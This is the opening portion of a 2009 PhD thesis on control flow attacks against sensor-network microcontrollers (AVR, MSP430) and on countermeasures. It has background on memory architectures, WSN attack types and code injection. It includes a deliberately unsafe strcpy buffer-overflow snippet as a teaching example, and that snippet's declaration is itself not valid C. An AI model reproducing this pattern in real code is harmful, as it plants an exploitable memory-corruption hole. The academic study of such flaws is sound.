Attacking and Protecting Constrained Embedded Systems from Control Flow Attacks

Aurélien Francillon

INSTITUT POLYTECHNIQUE DE GRENOBLE

N° attribué par la bibliothèque

THÈSE

pour obtenir le grade de

DOCTEUR de l'Institut Polytechnique de Grenoble

Spécialité : **Informatique**

préparée a
l'**INRIA Rhône-Alpes, Projet Planète**

dans le cadre de l'École Doctorale
Mathématiques, Sciences et Technologies de l'Information, Informatique

présentée et soutenue publiquement par

Aurélien Francillon

le 7 Octobre 2009

Attacking and Protecting Constrained Embedded Systems from Control Flow Attacks

Directeur de thèse: **Claude Castelluccia**

Jury

Pr. Andrzej Duda,	Président du jury
Pr. Jean-Louis Lanet,	Rapporteur
Pr. Peter Langendörfer,	Rapporteur
Pr. Levente Buttyán,	Membre du jury
Pr. Éric Filiol,	Membre du jury
Dr. Claude Castelluccia,	Directeur de thèse

Résumé

La sécurité des systèmes embarqués très contraints est un domaine qui prend de l'importance car ceux-ci ont tendance à être toujours plus connectés et présents dans de nombreuses applications industrielles aussi bien que dans la vie de tous les jours. Cette thèse étudie les attaques logicielles dans le contexte des systèmes embarqués communicants par exemple de type réseaux de capteurs. Ceux-ci, reposent sur diverses architectures qui possèdent souvent, pour des raisons des coût, des capacités de calcul et de mémoire très réduites. Dans la première partie de cette thèse nous montrons la faisabilité de l'injection de code dans des micro-contrôleurs d'architecture Harvard, ce qui était, jusqu'à présent, souvent considéré comme impossible. Dans la seconde partie nous étudions les protocoles d'attestation de code. Ceux-ci permettent de détecter les équipements compromis dans un réseau de capteurs. Nous présentons plusieurs attaques sur les protocoles d'attestation de code existants. De plus nous proposons une méthode améliorée permettant d'éviter ces attaques. Finalement, dans la dernière partie de cette thèse, nous proposons une modification de l'architecture mémoire d'un micro-contrôleur. Cette modification permet de prévenir les attaques de manipulation du flot de contrôle, tout en restant très simple a implémenter.

Abstract

The security of low-end embedded systems became a very important topic as they are more connected and pervasive. This thesis explores software attacks in the context of embedded systems such as wireless sensor networks. These devices usually employ a micro-controller with very limited computing capabilities and memory availability, and a large variety of architectures. In the first part of this thesis we show the possibility of code injection attacks on Harvard architecture devices, which was largely believed to be infeasible. In the second part we describe attacks on existing software-based attestation techniques. These techniques are used to detect compromises of WSN Nodes. We propose a new method for software-based attestation that is immune of the vulnerabilities in previous protocols. Finally, in the last part of this thesis we present a hardware-based technique that modifies the memory layout to prevent control flow attacks, and has a very low overhead.

Foreword

This manuscript presents some of the work performed during my PhD at INRIA Rhone-Alpes in the Planète Team. It is mainly based on the work that has been published in the papers [FC08, CFPS09, FPC09], for whom I am the main author. A complete list of publications is given below.

Some of the techniques presented in this document, either already existing (State of the art section) or new attacks we present, can be used for malicious purpose. We strongly disregard any illegal activities that could be performed using the techniques described here. On the other hand we believe that better public knowledge of such techniques will help the community to develop proper defenses.

The work presented in this thesis was supported in part by the European Commission within the STREP UbiSec&Sens project. The views and conclusions contained herein are those of the authors and should not be interpreted as representing the official policies or endorsement of the UbiSec&Sens project or the European Commission. No motes were harmed during the making of this thesis except one who genuinely deserved it.

Published work during the PhD

International Conferences

[CFPS09] Claude Castelluccia, Aurélien Francillon, Daniele Perito and Claudio Soriente. *On the Difficulty of Software-Based Attestation of Embedded Devices*. In CCS'09: Proceedings of the 16th ACM conference on Computer and Communications Security, November 2009. ACM.

[FC08] Aurélien Francillon and Claude Castelluccia. *Code injection attacks on Harvard-architecture devices.* In CCS '08: Proceedings of the 15th ACM conference on Computer and Communications Security, October 2008. ACM.

[FC07] Aurélien Francillon and Claude Castelluccia. *TinyRNG: A Cryptographic Random Number Generator for Wireless Sensors Network Nodes.* In WiOpt 07: Proceedings of the 5th International Symposium on Modeling and Optimization in Mobile, Ad Hoc and Wireless Networks, April 2007.

International Workshops

[FPC09] Aurélien Francillon, Daniele Perito, and Claude Castelluccia. *Defending Embedded Systems Against Control Flow Attacks.* In Sven Lachmund and Christian Schaefer editors, 1st ACM workshop on secure code execution, SecuCode'09, ACM, 2009.

[GF09] Travis Goodspeed and Aurélien Francillon. *Half-blind attacks: Mask ROM Bootloaders are Dangerous*. In Dan Boneh and Alexander Sotirov, editors, WOOT '09, 3rd USENIX Workshop on Offensive Technologies. USENIX Association, 2009.

Others

[CF08] Claude Castelluccia and Aurélien Francillon. *Sécurité dans les réseaux de capteurs (invited paper).* In SSTIC 08 Symposium sur la Sécurité des Technologies de l'Information et des Communications 2008, Rennes, France, June 2008.

[Fra07] Aurélien Francillon. *Roadsec&sens : Réseaux de capteurs sécurisés, application à la sécurité routière.* Demo at XIVes Rencontres INRIA - Industrie Confiance et Sécurité, Octobre 2007.

Acknowledgments

Firstly, I would like to thank the jury members: Prof Andrzej Duda from INPG, Prof. Jean-Louis Lanet from university of Limoges, Prof. Peter Langendörfer of IHP Microelectronics, Prof. Levente Buttyán of Budapest University of Technology and Economics and Éric Filiol from ESIEA. It is a great honor for that they accepted to be in my jury.

I would like to specifically thank Jean-Louis Lanet and Peter Langendörfer who kindly accepted to review this manuscript. Their invaluable comments were greatly appreciated.

I sincerely thank my adviser, Claude Castelluccia, without whom this work would not have been possible. I'm specially grateful for the great work environment he provides for a PhD with a great balance between directions and freedom in research topics.

I'm also specially indebted to Vincent Roca who gave me the desire to pursue the a PhD, working with him prior to PhD was a great experience.

I feel lucky to have worked with amazing co-authors an I'm sincerely thankful to them: Claude, Vincent, Claudio, Travis and Daniele.

All the current or former colleagues at INRIA that were either supportive, helpful or coffee breaks mates: Dali Kaafar, José Khan, Mathieu Cunche, Nitesh Saxena, Christoph Neumann, Nabil Layaïda, Angelo Spognardi, Maté Soos, Lionel Giraud, Pars Mutaf as well as friends and colleagues from other places Hugo Venturini, Michael Hertel, and the ones I forgot to mention!

I would like to thank people at INRIA's SED team and more specifically Gerard Baille, Roger Pissard-Gibolet, Christoph Braillon for their kind help with electronics and related issues as well as the fruitful discussions.

I would like to sincerely thank Yves Perret of "Cuisine et Réceptions à Domicile" for the reception that took place after the defense, this was greatly appreciated !

Last but not least my family, for their amazing support and presence. I am especially dedicating this thesis to the ones who arrived and the ones who left during this PhD.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

Contents

The context of this thesis is the security of low-end embedded systems, such as wireless sensor networks. Low-end embedded systems have been present for decades and have computing capabilities comparable to that of personal computers of 20 or 30 years ago [1]. Section 1.1.1 introduces low-end embedded systems. In the last decade, Wireless Sensors Networks, large networks of wirelessly connected low-end devices, have been the center of a tremendous amount of research, both academic and industrial. These systems, that are introduced in Section 1.1.2, are envisioned to be used at large scale in fields such as factory control and automation or smart grid. Their pervasive presence as well as their pervasive network connectivity make the security of low-end embedded systems and wireless sensor networks more important than ever. Moreover, those systems can handle personal data, such as medical information, and protecting this information is crucial, Section 1.1.3 introduces those security challenges.

1.1 Context of this work

1.1.1 Constrained embedded systems

The "*embedded system*" term covers a very large number of different devices. By usual agreement an embedded system is a device that is dedicated to a specific purpose and

[1] for example the Apple 1 or the Commodore 64.

has no or an uncommon user interface. To some extent all computing devices except desktop and server computers could defined as embedded systems. In this work, we focus on low-end embedded systems with strong constraints of available memory, computing capabilities energy and cost. Those devices usually rely on a 8 or 16-bit microcontroller. Microcontrollers embeds on one silicon die both the core (or processor) as well as memories and peripheral devices such as bus interfaces (serial, SPI, UART...), signal converters (Digital to analog and analog to digital converters), and possibly network devices (Ethernet, IEEE 802.15.4,etc..). This high level of integration allows to keep a very low production cost of the final device. Most of what is needed for the system is present in one chip. This simplifies the production of the device and therefore reduce its cost. One of the most expensive part of a micro-controller is the memory. The SRAM memory can occupy a large portion of the final silicon surface. Therefore, this is usually one of the main constraints. For example low-end micro-controllers have typically between 4 to 10 KBytes of SRAM memory.

1.1.2 Wireless Sensor Networks

Wireless Sensors Networks (WSN) are constrained embedded devices that forms a network using radio communications. WSN nodes are deployed in large networks of, for example, thousands of units. Each node can have sensing capabilities.

Even tough, it is still expensive to deploy large scale wireless sensor networks, it is foreseen that, thanks to the Moore's law, larger networks will become affordable at some point in the future. Following this law, at constant hardware capabilities of each node, devices will constantly become cheaper. Therefore, the number of nodes that forms a WSN could be increased at constant cost, i.e., large wireless sensor networks will become affordable.

The sensing capabilities of a WSN node can be used to monitor the current hydrometry or temperature. WSN can be used for surveillance of a restricted area to detect, for example, the presence of an intruder. His presence could be reported immediately to an operator thanks to ad-hoc communications in the wireless network. Another example of wireless sensor network is to sense environment for polluting chemicals.

They are envisioned to be used for critical applications and/or in hostile environments (military applications, security control or natural risks prevention . . .) where WSN security is a major concern. Other applications include new smart meters, that would make possible to perform fine load balancing on power distribution grid. In such a scenario, the device or its power plug would embed a small WSN device that could wirelessly report its measures and requirements to the power meter. On the other direction, the power meter could be noticed by the power grid administrator (or more likely software) to reduce its power consumption in order to offload the power grid. In such a case the power meter could inform devices such as fridges or cooling systems to reduce its power consumption.

One of the major challenge introduced by WSN is the design of dependable, secure, and power efficients protocols and applications on such low-end and possibly unreliable hardware.

1.1.3 Embedded systems security

Embedded systems are commonly used for safety critical applications and can be deployed in hostile environments. They are often left unattended for long periods or are just physically inaccessible. Hardware attacks specific to embedded systems and related countermeasures have been largely studied. Different types of physical attacks are possible; non-invasive physical attacks, semi-invasive attacks and invasive attacks.

Non-invasive attacks monitor the behavior of a device (current consumption, electromagnetic radiation, timing attack) in order to understand the ongoing computations. Information leakage from power consumption allows Simple Power Analysis (SPA) or Differential Power Analysis (DPA) to be performed. Those attacks can lead to the recovery of the cryptographic key used internally by the embedded system.

In a semi-invasive attack [Sko05] the embedded system is put under unusual conditions such as generating faults which simulates short power failures (glitching attacks), or unusual environment (e.g. using a laser to generate faults).

Finally, invasive attacks are destructive; the package of the microprocessor is removed. The microprocessor can then be analyzed under a microscope, signal on buses can be monitored using probes (thin needles are drooped on a bus and connected to an analyzer). Focused Ion Beam (FIB) devices allows an attacker to modify the processor logic, for example removing or adding a wire on the processor. Those attacks are typically performed on smart-cards, e.g. to recover a secret key.

Countermeasures against those physical attacks, have been developed, mainly for the smart card industry, that make all those attacks impossible or more difficult to perform. For example, the layout of the chips are randomized (glue logic layouts), tamper resistance is increased with additional layers of metal or insulators to protect the chip. The processors and algorithms are designed to leak less information (electromagnetic signals or non constant timings) that would allow DPA or SPA to be performed.

Comparatively, few work have been published in the context of purely software attacks and their counter-measures on embedded systems. While software-only attacks are the main attack vector on commodity systems. However, as the connectivity of these devices with the outside world increases, the possibility that these devices might be remotely subverted increases as well.

Computer systems are subject to remote attacks that aim at controlling their software behavior, which often require control flow manipulation. Such attacks, that we refer to as *Control Flow Attacks*, have been one of the main attack vectors to computer systems in recent years. Despite their limited computation capabilities low-end embedded systems are not an exception to this, several attacks have been recently shown to be practical and feasible on them [Goo07].

1.2 Problem Statement

Wireless sensor network security is many-fold, there are various ways to attack them. It is commonly assumed that wireless sensor networks are based on non tamper resistant devices, i.e. an attacker can easily collect a few nodes to analyze or modify them. However, as the network is large, possibly made of hundreds or thousands of devices, an attacker cannot tamper with all the devices. This is a basic assumption in security protocols designed for wireless sensor networks. An attacker can chose to attack the network, the




Figure 1.1: Examples of attacks on Wireless Sensor Networks.

data or directly the nodes. We discuss the possible attack vectors in the next sections.

1.2.1 Overview of possible attacks

Network based attacks When an attacker targets the network he will usually rely on a few subverted nodes to mount routing attacks [KW03]. Examples of such attacks are wormholes or network partition attacks.

In a *wormhole attack* the attacker controls at least two nodes, which are located in two different places of the network. Moreover, those nodes are modified and connected together using an out of band mechanism. The malicious nodes are then able to communicate with their neighbors and with the other remote malicious node.

The attack consists in forwarding messages using the out of band mechanism. One of the very common objective of routing protocols is to build the shortest path between nodes. As the wormhole attack builds a very efficient path between nodes many routes will include this malicious path. The consequences of this attack is to give an advantage to the attacker, an important fraction of the messages are routed through his malicious nodes. He can use this advantage for many attacks, for example, selectively dropping messages or eavesdropping data.

In a *Sybil attack* [Dou02] a malicious device impersonates several identities in order to act as several devices. In a WSN [NSSP04] a device could steal identities or reuse stolen identities, this allows such a device to e.g. have more weight in a election based protocol or to disrupt routing protocols [KW03]. This attack could as well impact other important features in WSN such as data aggregation, resources allocation or detection of misbehavior.

Other attacks are possible for an attacker that can control and manipulate the routing protocol, for example using packet injection or jamming. This could be used to selectively drop packets (e.g. an alert packet, a command), split the network in two logically separate parts redirect measurements to an attacker controlled node..

Attacks on the data collected Without appropriate authentication of the nodes an attacker can impersonate a node to send fake data. An attacker not part of the network can tamper with the data. While there exists many Data authentication is a difficult problem in WSN, therefore data tempering by a malicious node is a difficult problem. Secure data aggregation protocols have been proposed to solve those issues. In a physical intrusion detection alarm system, the authority using the system would be willing that the alarms reported are secret, i.e. the messages passing would not to acknowledge the detection of the intruder. This for example would allows the authority to caught the intruder in the act.

Attacks on the nodes themselves The third approach to attack a wireless sensor network is to target the nodes themselves. Some attacks are specific to WSN such as denial of sleep attacks, where an attacker performs actions such as sending data packets, for example with an invalid cryptographic signature in order to deplete the battery of the device by preventing it to go into sleep mode. In the following we focus mainly on Software attacks.

1.2.2 Software attacks

Software attacks have been known and used for more than 20 years on general purpose computers (see Section 2.2.1), on the other hand software attacks have not been considered on Wireless Sensor Networks. Given the high impact that control flow attack had on commodity systems, many countermeasures have been proposed to defend against those attacks, such as: binary randomization [KJB$^+$06], memory layout randomization [The03b, The03a], stack canaries [CPM$^+$98], tainting of suspect data [SLZD04] enforcing pages to be writable or executable [AMD, The03a], Control Flow Integrity enforcement [ABUEL05]. However, most of those countermeasures are demanding in terms of computation capabilities, memory usage and often rely on hardware that is unavailable to simple micro-controllers, such as a Memory Management Unit (MMU) or execution rings. Moreover, they mostly use software solutions as hardware modifications (for example on the $x86$ architecture) are difficult and likely to cause problems with legacy applications.

Most of those attacks and countermeasures have not been well studied in the context of wireless sensor networks. The goal of this thesis is therefore to study the feasibility of software attacks on WSN architectures and the possible counter-measures.

1.3 Contributions

The contributions of this thesis are many-fold:

- it demonstrates the feasibility of permanent code injection attacks in embedded systems relying on an Harvard architecture. Such architectures were largely believed to be immune to code injection attacks. We further discuss how an attacker could use this attack to produce a worm that would spread over a wireless sensor network.

- it shows weaknesses of previous software-based attestation protocols. We introduce two generic attacks. The first generic attack compresses the original program in order to free memory for malicious code. The malicious code can then perform on the fly decompression of the original program to pass the attestation protocol. The second generic attack relies on a return-oriented rootkit that hides malicious code in non executable memories to avoid detection. We then describe some specific attacks against previously proposed attestation protocols, ultimately showing the difficulty of software-based attestation design. Furthermore, we propose a software-based attestation protocol for WSNs that prevents those attacks.

- it introduces a simple but effective hardware protection against control flow attacks for the AVR family of micro-controllers. The defense relies on using a protected separate stack for storing return addresses. The technique has been implemented and validated on both a simulator and an AVR core on a FPGA (i.e. a soft-core). This implementation shows the modest overhead required in terms of logical elements units. This approach does only introduce negligible run-time overhead and is backward compatible with all major software functionality. Besides defending against attacks this stack layout can also be very helpful for software reliability to prevent stack overflow.

1.4 Organisation of the thesis

This thesis presents work that has been done during my PhD concerning software security of embedded systems. This introduction has presented the context, motivations and contributions of the work of this thesis. The next chapter describes in more details the common architectures of Wireless Sensor devices as well as usual software attacks and countermeasures.

Chapter 3 shows that Harvard architecture devices are not immune to code injection attacks. A practical attack is described and its consequences are discussed.

Chapter 4 focuses on how to remotely detect device compromises without dedicated hardware. The objective is, for example, to be able to detect an attack such as the code injection attack of Chapter 3 but also modifications of the program that could be performed by other means. To this purpose, we review existing protocols for remote software attestation and we describe their limitations. Finally, we present an approach which is resistant to the attacks we described against previous protocols.

Finally, Chapter 5 introduces a modification to the memory architecture of a micro-controller that would prevent most of the attacks presented in the previous chapters, such as exploitation of stack-based buffer overflows and *return-oriented programming*. We describe its implementation both in a simulator and a soft-core on a FPGA.

Chapter 6 concludes and gives future directions of research. An extended abstract in French is given in Appendix A.

Chapter 2

State of The Art

Contents

This chapter first introduce two wireless sensor network architectures, one relying on the MSP430 micro-controller and another relying on an AVR micro-controller. Those two devices are using radically different memory architectures. The AVR has an Harvard memory architecture while the MSP430 has a Von Neumann memory architecture.

We then present common attacks vectors on general purpose computers, such as stack-based buffer overflows, as well as the different steps required by an attacker to turn them into successful attacks. We then present the different mitigation techniques either present in operating systems or as academic proposals.

Finally we discuss the state of the art of the software attacks and defenses for wireless sensor networks.

2.1 Overview of common WSN device architectures

2.1.1 A Harvard-based architecture micro-controller: Atmel AVR

Some of the most common devices for Wireless Sensor Networks experimentation are the family of Mica motes. The Micaz device [Mic04] is one of the most common platform for WSNs. Micaz is based on an Atmel AVR Atmega 128 8-bit micro-controller [ATM]




Figure 2.1: Micaz memory architecture putting in evidence the physical separation of memory areas, on top of the figure we can see the flash memory which contains the program instructions.

clocked at a frequency of 8MHz and an IEEE 802.15.4 [IEE06] compatible radio. Many variants of this device exists, we list some of them in Table 2.1.

2.1.1.1 The AVR architecture

The Atmel Atmega 128 [ATM] is a Harvard architecture micro-controller. In such micro-controllers, program and data memories are physically separated. The CPU can load instructions only from program memory and can only write in data memory. Furthermore, the program counter can only access program memory. As a result, data memory can not be executed. A true Harvard architecture completely prevents remote modification of program memory. Modification requires physical access to the memory. As this is impractical, true Harvard-based micro-controllers are rarely used in practice. Most of Harvard-based micro-controllers are actually using a *modified Harvard architecture*. In such architecture, the program can be modified under some particular circumstances.

For example, the AVR assembly language has dedicated instructions (“Load from Program Memory” (LPM) and “Store to Program Memory” (SPM)) to copy bytes from/to program memory to/from data memory. These instructions are only operational from the bootloader code section (see Section 2.1.1.3). They are used to load initialization values from program memory to data section, and to store large static arrays (such as key material or precomputed table) in program memory, without wasting precious SRAM memory. Furthermore, as shown in Section 2.1.1.3, the SPM instruction is used to remotely configure the Micaz node with a new application.

2.1.1.2 Memory architecture

As shown on Figure 2.1, the Micaz Wireless sensor node relies on an Atmega 128 micro-controller which has three internal memories. The Micaz embeds an external memory, a flash chip, on the Micaz board.




Figure 2.2: Typical memory organization on an Atmel Atmega 128. Program memory addresses are addressed either as 16 bits words or as bytes depending on the context.

- The internal flash (or program memory), is where program instructions are stored. The microprocessor can only execute code from this area. As instructions are two bytes or four bytes long, program memory is addressed as two-byte words, i.e., 128 KBytes of program memory are addressable. The internal flash memory is usually split into two main sections: application and bootloader sections. This flash memory can be programmed either by a physical connection to the micro-controller or by self-reprogramming. Self-reprogramming is only possible from the bootloader section. Further details on the bootloader and self-reprogramming can be found in Section 2.1.1.3.

- Data memory address space is addressable with regular instructions. It is used for different purposes. As illustrated in Figure 2.2, it contains the registers, the Input Output area, where peripherals and control registers are mapped, and 4 KBytes of physical SRAM.

  Since the micro-controller does not use any Memory Management Unit (MMU), no address verification is performed before a memory access. As a result, the whole data address space (including registers and I/O) are directly addressable.

- The EEPROM memory is mapped to its own address space and can be accessed via the dedicated IO registers. It therefore can not be used as a regular memory. Since this memory area is not erased during reprogramming or power cycling of the CPU, it is mostly used for permanent configuration data.

- The Micaz platform has an external flash memory which is used for persistent data storage. This memory is accessed as an external device from a serial bus. It is not accessible as a regular memory and is typically used to store sensed data or program images.

2.1.1.3 The bootloader

A sensor node is typically configured with a monolithic piece of code before deployment. This code implements the actions that the sensor is required to perform (for example, collecting and aggregating data). However, there are many situations where this code needs to be updated or changed after deployment. For example, a node can have several modes of operation and switch from one to another. The size of program memory being limited, it is often impossible to store all program images in program memory. Furthermore, if a software bug or vulnerability is found, a code update is required. If a node cannot be reprogrammed, it becomes unusable. Since it is highly impractical (and often impossible) to collect all deployed nodes and physically reprogram them, a code update mechanism is provided by most applications. We argue that such a mechanism is a strong requirement for the reliably and survivability of a large WSN. On an Atmega128 node, the reprogramming task is performed by the bootloader, which is a piece of code that, upon a remote request, can change the program image being ran on a node.

External flash memory is often used to store several program images. When the application is solicited to reprogram a node with a given image, it configures the EEPROM with the image identifier and reboots the sensor. The bootloader then copies the requested image from external flash memory to program memory. The node then boots on the new program image.

On a Micaz node, the bootloader copies the selected image from external flash memory to the RAM memory in 256-byte pages. It then copies these pages to program memory using the dedicated SPM instruction. Note that only the bootloader can use the SPM instruction to copy pages to program memory. Different images can be configured statically, i.e., before deployment, to store several program images. Alternatively, these images can be uploaded remotely using a code update protocol such as TinyOS's Deluge [HC04].

2.1.1.4 Wireless Sensor Nodes based on the AVR architecture

device	micro-controller Atmel	Frequency (MHz)	SRAM (KB)	flash (KB)	Storage (KB)	radio device
Rene [GKW+02]	90LS8035	4	0,5	8	256	RFM TR1000
Mica [Sto05]	Atmega 103	4	8	128	512	RFM TR1000
Mica2 [Mic]	Atmega 128L	8	4	128	512	CC1000
MicaZ [Mic04]	Atmega 128L	8	4	128	512	CC2420
Fleck[HCSO09]	Atmega 128L	8	4	128	8192	Nordic nRF903

Table 2.1: Mica motes family

2.1.2 A Von Neumann Architecture Micro-Controller : The Texas Instruments MSP430

2.1.2.1 The MSP430 architecture

The Texas Instruments MSP430 [Tex] is a family of micro-controllers present in a very large number of embedded systems. It features a very low sleep power consumption. Therefore, it is a good choice for building Wireless Sensor Networks devices. Table 2.2 presents some examples of Wireless Sensor nodes built around a MSP430 micro-controller.

As with the AVR architecture the MSP430 is a micro-controller that is widely used across the embedded systems, it is present in a large range of applications. For example, the Advanced Metering Infrastructure (AMI) integrates microcontrollers into each electric power meter of a city, and many devices in cars rely upon a microcontroller.




Figure 2.3: Memory layout of a MSP430 micro-controller.

2.1.2.2 Memory architecture

On the opposite of the Atmel AVR architecture the Texas Instruments MSP430 has a Von Neumann memory architecture. It's memory is organized within one address space, where both executable code and data are located (Figure 2.3). This is by far the most common memory architecture, present in most processors used in general purpose computers (e.g. Intel x86 or x86_64 architectures, MIPS, ARM, SPARC...). One direct security implication is that, if no specific countermeasures are in place, all memories are executable. Therefore, classical stack-based buffer overflows that inject code in the stack are possible, such an example has been presented in [Goo08, Goo07].

2.1.2.3 The Bootloader

The MSP430 has the particularity to embed a fixed *Boot Strap Loader* (BSL) [Sch06]. This BSL resides in mask ROM, at a fixed position and is present in all chips, it is programmed during manufacture (during mask fabrication). It is often used to allow for write-only updates without exposing internal memory to a casual attacker. Each firmware image contains a password, and without that password little more is allowed by the BSL than erasing all of memory. In some applications such as in TinyOS remote reprogramming protocol *Deluge* [HC04] an extra bootloader is installed in Flash memory that includes application dependent functionality. For example the TinyOS bootloader for the MSP430 is able to reprogram the device from a program image stored in a storage device (an external Flash memory in the case of the TelosB mote). Together with a code distribution protocol, this allows remote reprogramming of wireless sensor network devices.

2.1.2.4 Wireless Sensor Nodes based on the MSP430 architecture

device	micro-controller	sram memory	flash	ext Flash	radio
Tmote sky	MSP430F1611	10KB	48KB	1MB	CC2420
TinyNode 184	MSP430F241	8KB	92KB	512kB	868 / 915MHz Semtech SX1211
TelosB	MSP430F1611	10KB	48KB	1MB	CC2420

Table 2.2: Motes families based on the TI MSP430 micro-controller

2.2 Software attacks and counter-measures on general purpose computers

2.2.1 Software attacks on general purpose computers

2.2.1.1 Code injection attacks

Code injection attacks are common on general purpose computers and count among the most dangerous attacks on a system. If an attacker is able to inject arbitrary code in a system, he is able to perform any possible actions at the current privilege level. Those attacks rely for example on:

- using social engineering to trick the user into executing a malicious program,
- opening a document that embed malicious scripts,
- abusing a update mechanism [CSBH08],
- improper checks on user supplied data,
- abusing of software vulnerabilities.

In this section we focus on the abuse of software vulnerabilities. One of the first widespread use of such attacks is the Morris worm (also known as *the Internet worm*) [Spa89b, See89]. The Morris worm spread on the Internet during winter 1988. The Internet was composed of only a few thousands nodes at that time but the spread of the worm was very fast and it disrupted an important part of the network. The worm was active for a few days before being stopped [Spa89a]. The analysis of the worm showed that, among several infection techniques used, it performed a stack-based buffer overflow that exploited a vulnerability in the finger daemon in order to inject code on the stack. This injected code was then executed from the stack and launched a shell, which gave full control of the computer to the worm.

In this section we describe common techniques used for code injection attacks that abuse software vulnerabilities. In Section 2.2.2 we describe common counter-measures as well as techniques used for detection of such attacks.

Buffer overflow A buffer overflow condition (also known as buffer overrun) occurs when data is written to a memory allocated region which is not large enough to contain the data. If proper boundaries check are not in place to prevent the overflow, memory regions contiguous to the overflowed buffer will be corrupted. The possibility and consequences of exploiting the overflow depends on the location of the overflowed buffer.

There exists a set of very well known functions or coding techniques [Sea08] that are unsafe and often leads to buffer overflows. For example, string manipulations that rely on the presence of a NULL byte at the end of the string are subject to buffer overflow. Such standard functions do not check the length of the string but instead rely on the NULL byte to detect the end of the character chain. Figure 2.4 shows a code that performs a string copy using the unsafe *strcpy* function. The data copy ends only when a NULL byte is found in the source string however the source string is longer than the allocated destination variable. Figure 2.5 shows the resulting memory layout with the characters *FGHI* written

```
// ...
char src="ABCDEFGHI";
char tmp_buff[5];
// ..
strcpy(tmp_buff,src);
// perform some action on backup string tmp_buff
// ...
```

Figure 2.4: Simple string based buffer overflow vulnerability.




Figure 2.5: Memory layout after the buffer overflow presented in Figure 2.4.

after the end of the dedicated memory region for the *tmp_buff* variable. On a general purpose computer if this memory region is not in a mapped memory page this will result in a segmentation fault error. However, if the overflow remains in a valid memory page it will likely overwrite another variable.

The position in memory of the overflowed buffer is crucial to the ability of an attacker to exploit it for malicious purposes. In the following sections we show how this can be used to perform malicious actions.

